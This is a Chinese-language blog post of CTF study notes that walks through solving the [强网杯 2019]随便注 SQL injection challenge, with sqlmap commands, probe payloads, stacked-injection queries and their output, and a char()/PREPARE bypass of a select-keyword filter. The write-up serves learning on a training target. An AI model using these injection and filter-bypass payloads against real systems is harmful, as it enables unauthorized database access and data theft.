CTF学习笔记——sql注入(1)

原创

Obs_cure 于 2020-08-09 18:37:50 发布 333 收藏 1

文章标签： 网络安全


本文链接：https://blog.csdn.net/Obs_cure/article/details/107813043

一、[强网杯 2019]随便注

1.题目

2.解题步骤


跳出的代码看不太懂，先看一下源码




```
}
"
<br>
</pre>
▶<div class="xl-chrome-ext-bar" id="xl_chrome_ext_{4DB361DE-01F7-4376-B494-639E489D19ED}" style="display: none;">…</div>
</body>
</html>
```


sqlmap是没有灵魂的？个人猜测是有注入点，拿sqlmap跑一下试试~


输入sqlmap -u “http://49036c98-3f6d-4838-8087-51dcbff0beae.node3.buuoj.cn/?inject=1”




这里直接n节省时间吧~



继续 用–dbs拿数据库信息~





表中的信息爆不出来了…一是对sql语句不熟悉，二是对sqlmap的指令不熟悉，先看看sql注入原理再看看师傅们的writeup是怎么操作的吧~

3.sql注入原理

SQL注入即是指web应用程序对用户输入数据的合法性没有判断或过滤不严，攻击者可以在web应用程序中事先定义好的查询语句的结尾上添加额外的SQL语句，在管理员不知情的情况下实现非法操作，以此来实现欺骗数据库服务器执行非授权的任意查询，从而进一步得到相应的数据信息。[1]百度百科

个人理解，比如说我们在网站上输入自己的账户密码时，网站会把我们传入的数据传到数据库，与我们设置的账户密码进行比对，然后才能让我们登陆；如果我们在输入的时候使用sql语句，传给数据库一条指令，就可能会引发数据库执行进而暴露出敏感信息。和XSS还是有些相似的，都是语句过滤不严导致的漏洞。

在查看了师傅们的writeup发现，大家都会使用一句

```
1' or 1=1 #
```

用于判断是否有注入点。

查阅相关资料发现，如果想把用户在框中输入的信息放到数据库中进行比对，会有这么一句

```
SELECT * FROM TABLENAME WHERE inject = '变量';
```

返回 查询表中 满足 inject= 1的 所有数据 ； 简单来说就是把用户输入的变量放到表中去查询。而sql语句有如下特征：

- 单引号‘’用于识别变量
- #为sql语句中的注释，会注释掉后面的sql语句

如果我们输入注入语句1' or 1=1 #


```
SELECT * FROM TABLENAME WHERE inject = '1' or 1=1 #
```

与XSS的提前闭合有异曲同工之妙，输入的变量被提前闭合之后， 又或了一个1=1，熟悉逻辑运算的师傅就知道，只要inject=正确的变量或者1=1有一个满足，就会返回查询表中的所有数据。

在输入1' or 1=1 #后，出现了如下结果：


下面的array就是表中的数据。无奈博主不熟悉sql，但也能大概看出来爆出来的东西没有我们想要的。继续看writeup。

师傅们开始使用sql语句查询数据库中的内容，企图去寻找flag。由于看不懂sql，博主又去查询了一下什么是数据库名，表名和字段。个人理解数据库就像一个可以用程序查询的excel表格，文件名就是表名，字段就是一类数据的表头(列信息)，而数据库名可以理解成文件夹。



数据库(datebase) ==> 表名(table) ==> 字段(columns)
在师傅们的writeup中，先使用order by语句查询，到底有多少个数据库名。
事实上，order by语句是一个排序语句，在这里仅做测试表中字段数量。


```
1' order by 3#
```



> 错误1054:“order子句”中的未知列“3”

输入3错误，说明这个表中只有2个字段（2排数据）。然后使用union select语句查询1字段和2字段中的所有数据：


```
1' union select 1,2#
```



> 这句百度翻译有道翻译都炸了...大概汉译是禁止输入sclect之类的sql语法

由于在变量中禁止输入一些sql关键字，因此普通的sql注入行不通，师傅们采用了堆叠注入。所谓堆叠注入，就是在一个位置注入多条语句。用分号;与前一句进行分离，在下一句中嵌入我们的恶意sql语句并执行。

```
1';show databases;#
```



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询内容

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

堆叠注入后，把库中的所有库名信息都爆出来了。继续查询表名。

```
1';show tables;#
```

然后分别查询两张表。

```
1';show columns from words;#
```



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询内容

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
1';show columns from `1919810931114514`;#
```

注意：这里用斜引号``把内容引上了，是避免编译器把这部分认为是保留字而产生错误。虽然这串恶臭的数字并不是保留字，这么加反引号只是作一个保险。

可以看到flag在1919810931114514这串数字中。接下来要查询flag字段的信息。师傅们使用payload进行注入查询。这里构造的方式有很多种。第一次复现的是一个通过更改表名来进行查询的方式。由于alert(添加)，rename(改名)没有被过滤。但师傅们的环境中words表是默认查询的，buuctf应该是把这个邪门给修了Orz。。
(所谓的payload，官方解释为有效负载，其实就是能被执行的恶意的代码)

于是改用第二种方法，用concat函数。concat函数的功能是将多个字符串连接成一个字符串。

```
1';PREPARE test from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');EXECUTE test;#
```

这两句话是一个ascii码绕过的方式，经师傅提醒理解了这句话。先一点一点看，char(115,101,108,101,99,116)是一个ascii码转字符串的方式，转换后的字符串为：select
是不是非常清晰了！那么原来这句话的含义就是


```
1';PREPARE test from concat(select, ' * from `1919810931114514` ');EXECUTE test;#
```

而concat()的本意拼接字符串，也有强制转换的功能，因此再经过concat拼接之后的效果如下

```
1';PREPARE test from select ' * from `1919810931114514` ';EXECUTE test;#
```

如此成功的绕过的select被过滤的情况。但是如果char被过滤这个方法就会失效。

输入成功后爆出flag。



3.总结

1. 师傅们说sqlmap不能出字段是因为注入有正则过滤，有些指令被过滤掉了，可见复现的重要性。
2. sql语法在这道题中起了至关重要的作用，还需要学习一些sql的概念知识，比如对库名表名字段的理解。

参考资料：

- SQL Injection8(堆叠注入)——强网杯2019随便注_kid的博客-CSDN博客_[强网杯 2019]随便注
- 2019 第三届强网杯 Web 部分 WriteUp + 复现环境 – 赵
- buuctf | [强网杯 2019]随便注 - !ao!ao - 博客园
- BUUOJ 刷题记录（一）_qq_40648358的博客-CSDN博客
- 简书
- SQL里的concat() 以及group_concat() 函数的使用 - 空空Ryan - 博客园
- 理解Mysql prepare预处理语句_php-CSDN博客_mysql prepare语句
- execute（）方法_Jinandawang的博客-CSDN博客_execute
- MySQL中concat函数_随风而来的温柔-CSDN博客_concat函数